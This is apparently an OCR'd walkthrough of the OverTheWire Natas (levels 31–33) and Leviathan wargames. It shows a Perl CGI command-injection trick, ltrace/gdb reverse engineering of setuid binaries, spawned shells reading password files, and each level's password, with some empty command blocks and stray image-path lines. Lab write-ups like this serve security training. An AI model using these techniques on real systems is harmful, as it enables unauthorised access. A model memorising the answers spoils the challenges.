- The next step will be to configure our exploit similar to how the exploit was configured at 23:18 here where we just need duplicate the Content-Disposition and add the string "ARGV" so that we force the <> operators to iterate through all of the values we give in ARG. Then, just need to add the command that want to execute to the end of our POST request, making sure to end with a '|' character.




- Try to cat the /etc/natas_webpass/natas32 file for the natas32 user's password!




Natas 32:

```
my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split /,/, $_;

        if($i==0){ # header
            print "<tr>";
            foreach(@elements){
                print "<th>".$cgi->escapeHTML($_)."</th>";
            }
            print "</tr>";
        }
        else{ # table content
            print "<tr>";
            foreach(@elements){
                print "<td>".$cgi->escapeHTML($_)."</td>";
            }
            print "</tr>";
        }
        $i+=1;
    }
    print '</table>';
}
else{
print <<END;
```


- Send a request and intercept it using Burp to analyze if anything has changed.



- Executable “getpassword”



- Creates a file pointer to the file /etc/natas_webpass/natas33 and opens it for reading, then it prints all of the characters in the file out to the screen.



we have the natas33 password!

LEVIATHAN


- Level 0-Level 1 :-

1. Open this link: https://overthewire.org/wargames/leviathan/
2. Go to command prompt
3. Open terminal and Enter the command on that terminal

SSH: ssh leviathan0@leviathan.labs.overthewire.org -p 2223

4. It will ask the password :- leviathan0SSH:

5. Then all this command



6. password we get password:- 3QJ3TgzHDq

- Level 1-Level 2:-

1. Go to command prompt
2. Open terminal and Enter the command on that terminal

SSH: ssh leviathan1@leviathan.labs.overthewire.org -p 2223

3. It will ask the password :- 3QJ3TgzHDq

4.Then all this command

```
  Enjoy your stay!

leviathan1@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan2 leviathan1 15084 Apr 10 14:23 check
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan1@gibson:~$ ./check
password: test
Wrong password, Good Bye ...
leviathan1@gibson:~$ strings check
td8
/lib/ld-linux.so.2
_IO_stdin_used
puts
__stack_chk_fail
system
getchar
__libc_start_main
printf
setreuid
strcmp
geteuid
libc.so.6
GLIBC_2.4
GLIBC_2.34
GLIBC_2.0
__gmon_start__
secr
love
password:
/bin/sh
Wrong password, Good Bye ...
;*2$"0
GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0
crt1.o
__abi_tag
__wrap_main
crtstuff.c
deregister_tm_clones
```

```
leviathan1@gibson:~$ ./check
password: ltrace
Wrong password, Good Bye ...
leviathan1@gibson:~$ ltrace ./check
__libc_start_main(0x80490ed, 1, 0xffffd494, 0 <unfinished ...>
printf("password: ")
getchar(0, 0, 0x786573, 0x646f67password: test_password
)                                                                        = 116
getchar(0, 116, 0x786573, 0x646f67)
getchar(0, 0x6574, 0x786573, 0x646f67)
strcmp("tes", "sex")
puts("Wrong password, Good Bye ..."Wrong password, Good Bye ...
)                                                                     = 29
+++ exited (status 0) +++
leviathan1@gibson:~$ ./check
password: sex
$ whoami
leviathan2
$ cat /etc/leviathan_pass/leviathan2
NsN1HwFoyN
$
```

5. password we get password:- NsN1HwFoyN

- Level 2-Level 3:-

1. Go to command prompt
2. Open terminal and Enter the command on that terminal

SSH: ssh leviathan2@leviathan.labs.overthewire.org -p 2223

```
C:\Users\DELL>ssh leviathan2@leviathan.labs.overthewire.org -p 2223
                   _            _       _   _
                  | | _____   _(_) __ _| |_| |__   __ _ _ __
                  | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
                  | |  __/\ V /| | (_| | |_| | | | (_| | | | |
                  |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames
```


3. It will ask the password:- NsN1HwFoyN

```
leviathan2@leviathan.labs.overthewire.org's password:

      ,-----..             ,----,          .---.
     /   /   \          ,/   .`|         /. ./|
    /   .     :       ,`   .'  :      .--'.  ' ;
   .   /   ;.  \    ;    ;     /     /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :     | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  |  \   ;  `      |
  '   ;  \; /  |      '   :  ;   .   \    .\  ;
   \   \  ',  /       |   |  '    \   \   ' \ |
    ;   :    /        '   :  |     :    '  |--"
     \   \ .'         ;   |.'       \   \ ;
  www. `---` ver      '---' he       '---" ire.org


Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on disc
```

4. Then all this command

```
  Enjoy your stay!

leviathan2@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logo
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan3 leviathan2 15072 Apr 10 14:23 printfile
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan2@gibson:~$ ./printfile /etc/leviathan_pass/leviathan3
You cant have that file...
```

```
leviathan2@gibson:~$ ./printfile .bash_logout
# ~/.bash_logout: executed by bash(1) when login shell exits.

# when leaving the console clear the screen to increase privacy

if [ "$SHLVL" = 1 ]; then
    [ -x /usr/bin/clear_console ] && /usr/bin/clear_console -q
fi
leviathan2@gibson:~$ ltrace ./printfile .bash_logout
__libc_start_main(0x80490ed, 2, 0xffffd464, 0 <unfinished ...>
access(".bash_logout", 4)                                                    = 0
snprintf("/bin/cat .bash_logout", 511, "/bin/cat %s", ".bash_logout")        = 21
geteuid()                                                                    = 12002
geteuid()                                                                    = 12002
setreuid(12002, 12002)                                                       = 0
system("/bin/cat .bash_logout"# ~/.bash_logout: executed by bash(1) when login shell exits.

# when leaving the console clear the screen to increase privacy

if [ "$SHLVL" = 1 ]; then
    [ -x /usr/bin/clear_console ] && /usr/bin/clear_console -q
fi
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                                       = 0
+++ exited (status 0) +++
```



5. password we get password:- f0n8h2iWLP

- Level 3-Level 4:-

1. Go to command prompt

2. Open terminal and Enter the command on that terminal

SSH: ssh leviathan3@leviathan.labs.overthewire.org -p 2223

```
C:\Users\DELL>ssh leviathan3@leviathan.labs.overthewire.org -p 2223
                         _       _     _ _   _
                        | |     (_)   | | | | |
                        | | _____ _  _| | |_| |__   __ _ _ __
                        | |/ _ \ V /| | __| '_ \ / _` | '_ \
                        | |  __/\ V /| | (_| | | | (_| | | | |
                        |_|\___| \_/ |_|\__,_|_| |_|\__,_|_| |_|


                        This is an OverTheWire game server.
                More information on http://www.overthewire.org/wargames
```

3.It will ask the password:- f0n8h2iWLP

```
leviathan3@leviathan.labs.overthewire.org's password:

      ,-----..             ,----,          .----.
     /   /   \          ,//   .`|         /. ./|
    /   .     :       ,`   .'  :     .--'.  ' ;
   .   /   ;.  \    ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :     | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  |  \   ;  `      |
  '   ;  \; /  |      '   :  ;   .   \    .\  ;
   \   \  ',  /       |   |  '    \   \   ' \ |
    ;   :    /        '   :  |     :    '  |--"
     \   \ .'         ;   |.'       \   \ ;
  www. `---` ver      '---' he        '---" ire.org


Welcome to OverTheWire!
```

4.Then all this command

```
  Enjoy your stay!

leviathan3@gibson:~$ ls -la
total 40
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan4 leviathan3 18100 Apr 10 14:23 level3
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan3@gibson:~$ ltrace ./level3
__libc_start_main(0x80490ed, 1, 0xffffd494, 0 <unfinished ...>
strcmp("h0no33", "kakaka")                                        = -1
printf("Enter the password> ")                                    = 20
fgets(Enter the password> test
"test\n", 256, 0xf7fae5c0)                                  = 0xffffd26c
strcmp("test\n", "snlprintf\n")                                   = 1
puts("bzzzzzzzzap. WRONG"bzzzzzzzzap. WRONG
)                                                 = 19
+++ exited (status 0) +++
```

```
leviathan3@gibson:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$ whoami
leviathan4
$ cat /etc/leviathan_pass/leviathan4
WG1egElCvO
$
```

5.password we get password:-WG1egElCvO

- Level 4-Level 5:-

1. Go to command prompt

2.Open terminal and Enter the command on that terminal


SSH: ssh leviathan4@leviathan.labs.overthewire.org -p 2223

```
C:\Users\DELL>ssh leviathan4@leviathan.labs.overthewire.org -p 2223

                     leviathan

              This is an OverTheWire game server.
        More information on http://www.overthewire.org/wargames
```

3.It will ask the password:- WG1egElCvO

```
leviathan4@leviathan.labs.overthewire.org's password:

  www.       ver          he            ire.org

Welcome to OverTheWire!
```

4.Then all this command



5.password we get password:-0dyxT7F4QD

- Level 5-Level 6:-


1. Go to command prompt

2.Open terminal and Enter the command on that terminal

SSH: ssh leviathan5@leviathan.labs.overthewire.org -p 2223

3.It will ask the password:- 0dyxT7F4QD

4.Then all this command



5.password we get password:- szo7HDB88w

- Level 6-Level 7:-

1. Go to command prompt

2. Open terminal and Enter the command on that terminal

SSH: ssh leviathan5@leviathan.labs.overthewire.org –p 2223

3. It will ask the password:- szo7HDB88w

4. Then all this command

```
  Enjoy your stay!

leviathan6@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan7 leviathan6 15036 Apr 10 14:23 leviathan6
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan6@gibson:~$  ./leviathan6
usage: ./leviathan6 <4 digit code>
leviathan6@gibson:~$ ./leviathan6 0000
Wrong
```

```
leviathan6@gibson:~$ gdb --args leviathan6 0000
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from leviathan6...

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
Download failed: Permission denied.  Continuing without separate debug info for /home/leviathan6/leviathan6.
(No debugging symbols found in leviathan6)
(gdb) disassemble main
Dump of assembler code for function main:
   0x080491c6 <+0>:     lea    0x4(%esp),%ecx
   0x080491ca <+4>:     and    $0xfffffff0,%esp
   0x080491cd <+7>:     push   -0x4(%ecx)
   0x080491d0 <+10>:    push   %ebp
   0x080491d1 <+11>:    mov    %esp,%ebp
   0x080491d3 <+13>:    push   %ebx
   0x080491d4 <+14>:    push   %ecx
   0x080491d5 <+15>:    sub    $0x10,%esp
   0x080491d8 <+18>:    mov    %ecx,%eax
   0x080491da <+20>:    movl   $0x1bd3,-0xc(%ebp)
   0x080491e1 <+27>:    cmpl   $0x2,(%eax)
   0x080491e4 <+30>:    je     0x8049206 <main+64>
   0x080491e6 <+32>:    mov    0x4(%eax),%eax
   0x080491e9 <+35>:    mov    (%eax),%eax
   0x080491eb <+37>:    sub    $0x8,%esp
   0x080491ee <+40>:    push   %eax
   0x080491ef <+41>:    push   $0x804a008
```

```
   0x0804925a <+148>:    mov    $0x0,%eax
   0x0804925f <+153>:    lea    -0x8(%ebp),%esp
   0x08049262 <+156>:    pop    %ecx
   0x08049263 <+157>:    pop    %ebx
   0x08049264 <+158>:    pop    %ebp
   0x08049265 <+159>:    lea    -0x4(%ecx),%esp
   0x08049268 <+162>:    ret
End of assembler dump.
(gdb) break *0x0804922a
Breakpoint 1 at 0x804922a
(gdb) run
Starting program: /home/leviathan6/leviathan6 0000
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Wrong
[Inferior 1 (process 3589372) exited normally]
(gdb) info registers
The program has no registers now.
(gdb) print $ebp-0xc
No registers.
(gdb) x 0xffffd4cc
0xffffd4cc:     Cannot access memory at address 0xffffd4cc
(gdb) print/d 0x00001bd3
$1 = 7123
leviathan6@gibson:~$ ./leviathan6 7123
$ whoami
leviathan7
$ cat /etc/leviathan_pass/leviathan7
qEs5Io5yM8
$
```

5.password we get password:-qEs5Io5yM8